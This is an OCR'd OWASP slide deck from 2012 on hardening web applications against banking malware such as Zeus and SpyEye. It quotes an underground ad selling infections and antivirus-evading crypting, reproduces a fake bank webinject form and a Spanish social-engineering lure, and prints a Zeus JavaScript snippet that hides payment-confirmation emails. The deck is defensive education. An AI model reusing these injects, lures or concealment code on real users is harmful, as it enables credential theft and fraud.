Hardening web applications against malware attacks

Erwin Geirnaert
OWASP BE Board Member
ZION SECURITY
erwin.geirnaert@zionsecurity.com
+3216297922

OWASP
25 January 2012

The OWASP Foundation
http://www.owasp.org

Agenda

My definition of malware

Hardening applications?!

Malware attacks

Special thanks to Trusteer for slides and additional statistics!

My definition of malware

Malware

My definition: Non-destructive malicious software that steals information, hijacks credentials and injects fraudulent transactions

Examples: Zeus, SpyEye, …


Note: targets also non-financial applications: Facebook, Twitter, Gmail, Yahoo …

My prediction: attacks against cloud apps like Salesforce, Google Apps, ..

Malware Infection Methods

- Drive-by-Download
  - Legitimate web sites that are hacked
  - Malicious web sites that include exploit code

Buy exploit code…



Slammers

RU: 40$
UA: 30$
KZ: 20$
PL: 30$
BY: 40$
Mix из asia: 30$
asia: 10$
World mix: 20$

Правила

Грузим ваш софт через нерезидентный лоадер
Грузить DDoS ботов, ZeuS, SpyEye, Click-боты, SPAM-боты, SOCKS и т.д.
Желательно, постоянные партнеры.
Грузим не меньше 2 к
Делаем дополнительные загрузы на свой усмотрение
Продажа в одни руки
Каждому клиенту личная статистика
Гружу все Если лоадеры то цена обсуждается индивидуально.

[illegible]

Дополнительно

Криптуем файлы все приватным полиморфным криптором.
от 25$ до 50$


Поддержка файла чистым

Мы будем проверять Ваш файл 2 раза в день, и если он спалится - мы почистим
1 неделя + 20$
1 месяц + 100$

Особенности результирующих файлов


Каждый крипт - уникальный.
Криптованные файлы НЕ требуют никаких дополнительных библиотек.
(Файл будет работать на всех системах)
Файл не палится антивирусами

… target unpatched vulnerabilities



- IE
  - MS11-018 (May): "Critical … Remote code execution"
  - MS11-052 (July): "Critical … Remote code execution"
  - MS11-057 (August): "Critical … Remote code execution"
- Firefox
  - MFSA 2011-22 (June): "arbitrary code execution"
- Adobe Flash/Reader
  - APSB11-16 (June): "Critical … take control"
  - APSB11-21 (August): "Critical … take control"
- Java
  - JRE 6 Update 26 (June): "Critical … Remote exploit"

Closer Look: Exploit Services For Hire



Slammers

Отправлено 27 августа 2011 - 10:10

RU: 40$
UA: 30$
KZ: 20$
PL: 90$
BY: 40$
Mix w/o asia: 30$
asia: 10$
World mix: 20$

Правила

Грузим ваш софт через нерезидентный лоадер.
Грузить DDoS ботов, ZeuS, SpyEye, Click-боты, SPAM-боты, SOCKS и т.д.
Желательно, постоянные партнеры.
Грузим не меньше 2 к.
Делаю дополнительные загрузы на свой усмотрение
Продажа в одни руки
Каждому клиенту личная статистика
Грузу все Если локеры то цена обсуждается индивидуально.

Связь icq 236100100

Дополнительно

Криптуем файлы exe приватным полиморфным криптором.
от 25$ до 50$

Поддержка файла чистым

Мы будем проверять Ваш файл 2 раза в день, и если он спалится - мы почистим
1 неделя = 20$
1 месяц = 100$

Особенности результирующих файлов

Каждый крипт - уникальный.
Криптованные файлы НЕ требуют никаких дополнительных библиотек.
(Файл будет работать на всех системах)
Файл не палится антивирусами

Posted on August 27, 2011 - 10:10

RU: $ 40
UA: $ 30
KZ: $ 20
PL: $ 90
BY: $ 40
Mix w / o asia: $ 30
asia: $ 10
World mix: $ 20

Rules

Ship your software via non-resident loader.
Infecting with DDoS bots, ZeuS, SpyEye, Click-bots, SPAM-bots, SOCKS, etc.
Return customer preferred
Minimum of 2K infections
I can also infect with your malware per customer demand
No re-distributors
Provide each customer with personal statistics
If lockers shipped, price is discussed separately.

No loader required, exploit based infection

Competitor prevention

Communication via icq 236100100

Additionally

Private exe polymorphic creator
from $ 25 to $ 50

AV antidote

Maintenance agreement

We will check your file twice per day, ifgoes idle we will remove if from the computer
1 week = $ 20
1 month = $ 100

Features of the extra service files


Unique encryption - Unique encryption to avoid AV signatures
Files do not require any additional libraries.
(The file will work on all systems)
Files not detected by Anti virus

Malware Attack Technique: Fake Web Content injection

- Manipulate/Insert Web Content – on the fly
  - Capture and deliver sensitive data (not part of the original app logic)
  - Credentials, credit card information, personal information
- Typical configuration
  - Hundreds of such “webinjects”

Capture payment card

Live attack: Inject data capture form



Validate User Scotia OnLine

ScotiaCard: 453

Password:

Access Code(5-8 digits):

ScotiaCard Security Code(3 digits behind card):

Email Address:

Email password:

Scotia Online® Security Questions/Answers On File

Select from list.. Question 1

Answer 1:

Select from list.. Question 2

Answer 2:

Select from list.. Question 3

Answer 3:

Select from list.. Question 4

Answer 4:

Select from list.. Question 5

Answer 5:

Optional Express Feature

□ Save my ScotiaCard* How does this work?


Nickname my Card:

*Not advised for public computers

Bypass two factor authentication: Capture Token for real-time Transaction Verification

Live attack of Zeus on a major U.S. bank

Before




User ID

Password

Forgot your password?

Login

After



Customer ID

User ID

Password


Generated Token Password

Wire PIN

Forgot your password?

Login

Bypass two factor authentication: Do nothing



Authenticate


Login Successful

Fraudulent Transaction

(from the user machine)


Bypass HW transaction verification: Device “training” with Dummy Trx

[illegible]




OWASP

Bypass Out-of-band verification by changing the phone number on the account



Malware
User
Inject: "New Security Measure, enter phone number and wait for code to arrive in SMS"
Appreciates the Bank security innovation
Initiate phone number change in the background. bank sends code to old phone to verify change
Users enter code into fake form
Malware completes the change
Fraudster can now transfer money and execute approval from his phone

Bypass Out-of-band verification by changing the phone number on the account (cont.)



[redacted] mejorando su sistema de seguridad enviando **claves de un sólo uso a su teléfono móvil**. Le informamos que han sido completados los cambios para la versión actualizada de nuestro sitio. Pero, muchos de nuestros usuarios tienen dificultad y cometen **errores al tratar con nuestro nuevo sistema**. Con el fin de evitar estas situaciones y **el bloqueo de su cuenta bancaria**, le invitamos a realizar un pequeño aprendizaje de capacitacion. ¡ Este aprendizaje es **obligatorio** y su realización le llevará unos minutos!

El procedimiento es el siguiente:

- El sistema de [redacted] reará una **transferencia ficticia.**
- **El dinero de esta transferencia NO será debitado de su cuenta.**
- Es necesario la confirmación de esta transacción de prueba, introduciendo su "clave de operaciones" y la "clave de confirmacion" que usted recibirá en su teléfono móvil.
- **Los datos de la cuenta del receptor de la transferencia son ficticios!**


Objetivo de esta operación:

- Evitar errores en el uso de nuestro sistema en el futuro.
- La comprobación de los datos de su teléfono móvil por el sistema.

Para comenzar el aprendizaje , haga clic en **Continuar.** Continuar

More out-of-band channel attacks: Bypass Email Confirmation

- Zeus eliminates transfer/payment confirmation email from web mail
  - From a recent Zeus configuration:



```
if( document.getElementById("datatable").rows[i].innerHTML.indexOf( "Faster Payment
    Confirmation" ) != -1 ||
    document.getElementById("datatable").rows[i].innerHTML.indexOf( "Payment
    Created" ) )
{ //Faster Payment Confirmation | Payment Created
    document.getElementById("datatable").rows[i].style.display = "none";
}
```

- Users don’t know funds were stolen

